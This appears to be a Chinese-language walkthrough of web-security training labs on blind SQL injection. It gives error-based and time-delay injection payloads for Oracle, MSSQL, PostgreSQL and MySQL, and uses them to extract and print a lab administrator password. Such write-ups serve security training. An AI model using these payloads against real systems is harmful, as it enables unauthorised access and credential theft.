
判断密码位数，可以直接用payload跑，这里我猜几个实验都差不多应该都是20位






```
' || (select case when substr(password,1,1)='a' then to_char(1/0) else '' end from users where username='adminis
trator') || '
```

跟上个实验一样拿payload直接跑










老样子排个序就好了


```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
0 7 0 q 9 7 s 2 1 n z t o c 2 9 g c o g
```

070q97s21nztoc29gcog拿去登录即可




实验11

看眼暗示




查看清单




甲骨文	dbms_pipe.receive_message(('a'),10)
微软	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT sleep(10)


四个不同类型的数据库的延迟语句，我们只要确定了是哪种并且成功延迟，本实验就完成了




MySQL正常返回，下一个



白了



10秒成功延时



实验12

实验室：具有时间延迟和信息检索的盲 SQL 注入

从业者

实验室 没有解决

本实验包含一个SQL 盲注漏洞。应用程序使用跟踪 cookie 进行分析，并执行包含提交的 cookie 值的 SQL 查询。

SQL 查询的结果不会返回，并且应用程序不会根据查询是否返回任何行或导致错误而做出任何不同的响应。但是，由于查询是同步执行的，因此可以触发条件时间延迟来推断信息。

数据库包含一个名为 的不同表users，其列名为username和password。您需要利用SQL盲注漏洞找出administrator用户的密码。

要解决实验室，请以administrator用户身份登录。

暗示

进入实验室

应该是在上个实验的基础上，查询信息，所以数据库类型应该没变


有条件的时间延迟

您可以测试单个布尔条件并在条件为真时触发时间延迟。

甲骨文	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual`
微软	`IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END`
MySQL	`SELECT IF(YOUR-CONDITION-HERE,sleep(10),'a')`


验证一下有条件延迟语句的作用

```
' || (select case when(1=1) then pg_sleep(10) else pg_sleep(-1) end) --
```



成功延时

